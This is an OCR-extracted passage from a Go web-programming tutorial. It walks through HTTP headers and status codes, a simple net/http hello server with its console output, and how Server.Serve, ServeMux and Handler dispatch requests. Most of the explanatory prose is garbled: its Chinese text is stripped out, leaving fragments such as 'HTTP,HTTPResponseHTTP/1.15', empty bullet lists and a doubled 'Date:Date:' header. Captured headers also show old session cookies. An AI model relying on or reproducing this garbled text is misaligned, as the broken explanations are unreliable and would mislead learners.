
```
HTTP/1.1 200 OK                        //
Server: nginx/1.0.8                    //WEB
Date:Date: Tue, 30 Oct 2012 04:14:25 GMT        //
Content-Type: text/html                //
Transfer-Encoding: chunked            //HTTP
Connection: keep-alive                //
Content-Length: 90                    //
//
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"... /
/
```

ResponseHTTP

HTTP,HTTPResponseHTTP/1.15

- 1XX -
- 2XX -
- 3XX -
- 4XX -
- 5XX -

200302response header



Fiddler – HTTP Debugging Proxy
File Edit Rules Tools View Help GET /book
Replay Resume Stream Decode Keep: All sessions Any Process Find Save Br
Web Sessions <<
Statistics Inspectors AutoResponder Comp
Headers TextView WebForms HexView Auth
Re
Get SyntaxView Transformer Headers TextView Im

#	Result	Protocol	Host	URL
1	302	HTTP	www.weibo.com	/
2	200	HTTP	login.sina.com.cn	/sso/login.php?u
3	200	HTTP	kandian.com	/logon/do_cross
4	200	HTTP	login.t.cn	/sinaurl/sso.json
5	200	HTTP	login.sina.com.cn	/favicon.ico
6	302	HTTP	weibo.com	/sso/login.php?s
7	200	HTTP	weibo.com	/kaibao001?wvr
8	200	HTTP	Tunnel to	urs.microsoft.co
9	200	HTTP	tp3.sinaimg.cn	/2392897554/50
10	200	HTTP	ww3.sinaimg.cn	/thumbnail/3febl
11	200	HTTP	tp4.sinaimg.cn	/2452933723/50
12	200	HTTP	ww2.sinaimg.cn	/thumbnail/9234
13	200	HTTP	ww2.sinaimg.cn	/thumbnail/8fac8
14	200	HTTP	ww4.sinaimg.cn	/thumbnail/6482
15	200	HTTP	tp4.sinaimg.cn	/1752202027/50
16	200	HTTP	img.t.sinajs.cn	/t35/style/image
17	200	HTTP	ww4.sinaimg.cn	/thumbnail/6870
18	200	HTTP	tp4.sinaimg.cn	/2093492691/50
19	200	HTTP	ww2.sinaimg.cn	/thumbnail/6391
20	200	HTTP	tp3.sinaimg.cn	/1916666114/50
21	200	HTTP	ww3.sinaimg.cn	/thumbnail/6106
22	200	HTTP	tp1.sinaimg.cn	/1448858232/50
23	200	HTTP	ww1.sinaimg.cn	/thumbnail/93b8
24	200	HTTP	tp2.sinaimg.cn	/1657101625/50
25	200	HTTP	tp4.sinaimg.cn	/1069392615/50
26	200	HTTP	ww3.sinaimg.cn	/thumbnail/9b62
27	200	HTTP	ww4.sinaimg.cn	/thumbnail/61e6
28	200	HTTP	ww3.sinaimg.cn	/thumbnail/56ab
29	200	HTTP	ww3.sinaimg.cn	/thumbnail/684fl
30	200	HTTP	ww3.sinaimg.cn	/thumbnail/624c
31	200	HTTP	rs.sinajs.cn	/j.gif?uids=1421
32	200	HTTP	ta.sass.sina.com.cn	/front/deliver?ps
33	304	HTTP	rs.sinajs.cn	/j.gif?uids=2072
34	200	HTTP	rs.sinajs.cn	/g.gif?type=1&i

```
Request Headers
GET /sso/login.php?ssosavestate=1347419304&url=http%3
Client
    Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, ap
    Accept-Encoding: gzip, deflate
    Accept-Language: zh-cn
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5
Cookies / Login
  ⊟ Cookie
        ALF=1347419304
```

```
Response Headers
HTTP/1.1 302 Found
    Expires: Wed, 05 Sep 2012 03:29:36 GMT
    Pragma: public
    Vary: Accept-Encoding
Cookies / Login
    P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR IN
    Set-Cookie: USRHAWB=usrmdins312_155; path=/
    Set-Cookie: v=5; expires=Thu, 06-Sep-2012 03:29:35 GMT; p
    Set-Cookie: SSOLoginState=1346815775; path=/; domain=.v
    Set-Cookie: ALF=1347419304; expires=Wed, 12-Sep-2012 0
    Set-Cookie: SUS=SID-1889019865-1346815775-JA-dj3tf-af7
    Set-Cookie: SUP=cv%3D1%26bt%3D1346815775%26et%3D
    Set-Cookie: SUE=es%3De2eb90f23b884b2f2064b876ac68b6
    Set-Cookie: SUS=SID-1889019865-1346815775-JA-dj3tf-af7
    Set-Cookie: U_TRS2=00000007.1e88258f.5046c71e.6e7c545
    Set-Cookie: U_TRS1=00000007.1e7d258f.5046c71e.104847
Entity
    Content-Length: 20
    Content-Type: text/html; charset=utf-8
Miscellaneous
    DPOOL_HEADER: jason155
    Server: Apache
    SINA-LB: eWYyMTEuaGEueWZncm91cDEuYmoubG9hZGJhbGF
Transport
    Connection: close
    Content-Encoding: gzip
    Location: http://weibo.com/kaibao001?wvr=5&lf=reg
```


3.6

HTTP Connection: keep-alive

HTTPHTTPTCPHTTPUDP

HTTP/1.1Keep-AliveHTTPTCPTCP

Keep-AliveApache



一次URL请求其实浏览器请求了很多资源

请求资源的请求信息和相应信息

《build web application with golang》

2012年因兴趣建立此项目，希望通过写这本书让更多人能够认识go，而且通过学习这本书能让你学会如何编写web应用

撰写方法

文件命名

```
Request URL: https://github.com/astaxie/build-web-application-with-golang
Request Method: GET
Status Code: 200 OK
▼Request Headers    view source
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Charset: GBK,utf-8;q=0.7,*;q=0.3
  Accept-Encoding: gzip,deflate,sdch
  Accept-Language: zh-CN,zh;q=0.8
  Cache-Control: max-age=0
  Connection: keep-alive
  Cookie: _gauges_unique_year=1; _gauges_unique=1; kvcd=1345041181425; km_ai=UC8uZIt33w3w86v2YgkLbYTgUFM%3D; km_lv=1345041181; km_uq=; _gauges
  ue_month=1; tracker=direct; _gauges_unique_day=1; _gauges_unique_hour=1; spy_repo=alipay%2Falice; spy_repo_at=Mon%20Sep%2003%202012%2023%3A
  4%20GMT%2B0800%20(CST); __utma=1.1113965282.1343740597.1346672197.1346677365.75; __utmb=1.50.10.1346677365; __utmc=1; __utmz=1.1346587158.7
  mcsr=sofish.github.com|utmccn=(referral)|utmcmd=referral|utmcct=/express-guide/; _gh_sess=BAh7CjoQX2NzcmZfdG9rZW4iMUxVdkt3UlBqQktlWllNbDJVW
  yVzNtdXhPdUNzUzYwQ0EwOVNDRXM9OhBmaW5nZXJwcmludCIlMTA1OGMyZTc2ZWVkNjRkZmIyMWY3ZjhjMjg3ZGM3MWI6DGNvbnRleHQiBi86D3Nlc3Npb25faWQiJTg0YmFjOTBkNz
  NTI1NmUwYzhiOTM5YzJmNmNkOGl1c2VyaQ0zkQM%3D--ed719a56cf3a5770be052dc24ac0186959412cd
  Host: github.com
  If-None-Match: "9bfad772dfe14b5d974f16cce2053efc"
  Referer: https://github.com/astaxie/build-web-application-with-golang/blob/master/3.md
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_1) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/21.0.1180.82 Safari/537.1
▼Response Headers    view source
  Cache-Control: private, max-age=0, must-revalidate
  Connection: keep-alive
  Content-Encoding: gzip
  Content-Type: text/html; charset=utf-8
  Date: Mon, 03 Sep 2012 15:39:07 GMT
  ETag: "8129c6fe9f0d5f80
```

3.7 requestresponse

URL(go)

urlhtmlHTMLHTML DOMcssjsHTTP

> HTTPcssjs

links

-
- : Web
- : GoWeb

3.2 Go Web

WebhttpGonet/httphttpWebWebcookie

http Web

```
package main

import (
    "fmt"
    "net/http"
    "strings"
    "log"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm()  //
    fmt.Println(r.Form)  //
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
        fmt.Println("key:", k)
        fmt.Println("val:", strings.Join(v, ""))
    }
    fmt.Fprintf(w, "Hello astaxie!") //w
}
```


```
    func main() {
        http.HandleFunc("/", sayhelloName) //
        err := http.ListenAndServe(":9090", nil) //
        if err != nil {
            log.Fatal("ListenAndServe: ", err)
        }
    }
```

buildweb.exe,9090http

`http://localhost:9090`

`Hello astaxie!`

`http://localhost:9090/?url_long=111&url_long=222`



```

F:\kanbox\golangtutorials\web>go build

F:\kanbox\golangtutorials\web>web.exe
map[]
path /
scheme
[]
map[]
path /favicon.ico
scheme
[]
map[url_long:[111 222]]
path /
scheme
[111 222]
key: url_long
val: 111222
map[]
path /favicon.ico
scheme
[]
map[url_long:[111 222]]
path /
scheme
[111 222]
key: url_long
val: 111222
map[]
path /favicon.ico
scheme
[]

```

3.8 Web

Webhttp

> PHPnginxapacheGotcpnginxsayhelloNamephp controller
>
> PythontornadoGoPythonWeb
>
> RubyROR/script/server

GoWebWebGoWeb

links

-
- : Web
- : Goweb

3.3 Go Web

GoWebnet/httpGoGoWebWeb

web

Requestpostgetcookieurl


Response

Conn

Handler

http

GoWeb



3.9 http

1. Listen Socket, ,

2. Listen Socket, Client Socket, Client Socket

3. , Client SocketHTTP, POST, , handler, handler, Client Socket

GoWeb

-
-
- handler


Go `ListenAndServe` server `net.Listen("tcp", addr)` TCP

Gohttphttp

```
    func (srv *Server) Serve(l net.Listener) error {
        defer l.Close()
        var tempDelay time.Duration // how long to sleep on accept failure
        for {
            rw, e := l.Accept()
            if e != nil {
                if ne, ok := e.(net.Error); ok && ne.Temporary() {
                    if tempDelay == 0 {
                        tempDelay = 5 * time.Millisecond
                    } else {
                        tempDelay *= 2
                    }
                    if max := 1 * time.Second; tempDelay > max {
                        tempDelay = max
                    }
                    log.Printf("http: Accept error: %v; retrying in %v", e, tempDelay)
                    time.Sleep(tempDelay)
                    continue
                }
                return e
            }
            tempDelay = 0
            c, err := srv.newConn(rw)
            if err != nil {
                continue
            }
            go c.serve()
        }
    }
```

`srv.Serve(net.Listener)` `for{}` ListenerConngoroutineconn `go c.serve()` goroutine

connrequest: `c.readRequest()` ,handler: `handler := c.server.Handler` `ListenAndServe` nil `handler = DefaultServeMux` ,urlhandle? `http.HandleFunc("/", sayhelloName)` `/` uri"/"sayhelloName DefaultServeMuxServeHTTPsayhelloNameresponse



3.10 http

GoWeb

links

-
- : GOweb
- : Gohttp

3.4 Go http

GoWebhttp

GohttpConnServeMux

Conn goroutine

http, Go, goroutinesConn, Go

Go

```go
c, err := srv.newConn(rw)
if err != nil {
    continue
}
go c.serve()
```

ConnConnhandlerhandlerheader

ServeMux

conn.serverhttp

```go
type ServeMux struct {
    mu sync.RWMutex   //
    m  map[string]muxEntry  // stringmuxstring

    hosts bool // host
}
```

muxEntry

```
type muxEntry struct {
    explicit bool   //
    h        Handler // handler
    pattern  string  //
}
```

Handler

```
type Handler interface {
    ServeHTTP(ResponseWriter, *Request)  //
}
```

Handler `sayhelloName` ServeHTTPhttp `HandlerFunc` , `sayhelloName` HandlerFuncServeHTTPHandlerFunc(f),fHandlerFuncfServeHTTP

```
type HandlerFunc func(ResponseWriter, *Request)

// ServeHTTP calls f(w, r).
func (f HandlerFunc) ServeHTTP(w ResponseWriter, r *Request) {
    f(w, r)
}
```

`ServeHTTP`

```
func (mux *ServeMux) ServeHTTP(w ResponseWriter, r *Request) {
    if r.RequestURI == "*" {
        w.Header().Set("Connection", "close")
        w.WriteHeader(StatusBadRequest)
        return
    }
    h, _ := mux.Handler(r)
    h.ServeHTTP(w, r)
}
```

`*` `mux.Handler(r)`Handler `h.ServeHTTP(w, r)`

handlerServerHTTPmux.Handler(r)

```
    func (mux *ServeMux) Handler(r *Request) (h Handler, pattern string) {
        if r.Method != "CONNECT" {
            if p := cleanPath(r.URL.Path); p != r.URL.Path {
                _, pattern = mux.handler(r.Host, p)
                return RedirectHandler(p, StatusMovedPermanently), pattern
            }
        }
        return mux.handler(r.Host, r.URL.Path)
    }

    func (mux *ServeMux) handler(host, path string) (h Handler, pattern string) {
        mux.mu.RLock()
        defer mux.mu.RUnlock()

        // Host-specific pattern takes precedence over generic ones
        if mux.hosts {
            h, pattern = mux.match(host + path)
        }
        if h == nil {
            h, pattern = mux.match(path)
        }
        if h == nil {
            h, pattern = NotFoundHandler(), ""
        }
        return
    }
```

URLmaphandlerhandlerServeHTTP

Go `ListenAndServe`HandlerHandler,ServeHTTP

```go
package main

import (
    "fmt"
    "net/http"
)

type MyMux struct {
}

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    if r.URL.Path == "/" {
        sayhelloName(w, r)
        return
    }
    http.NotFound(w, r)
    return
}

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello myroute!")
}

func main() {
    mux := &MyMux{}
    http.ListenAndServe(":9090", mux)
}
```

Go

http

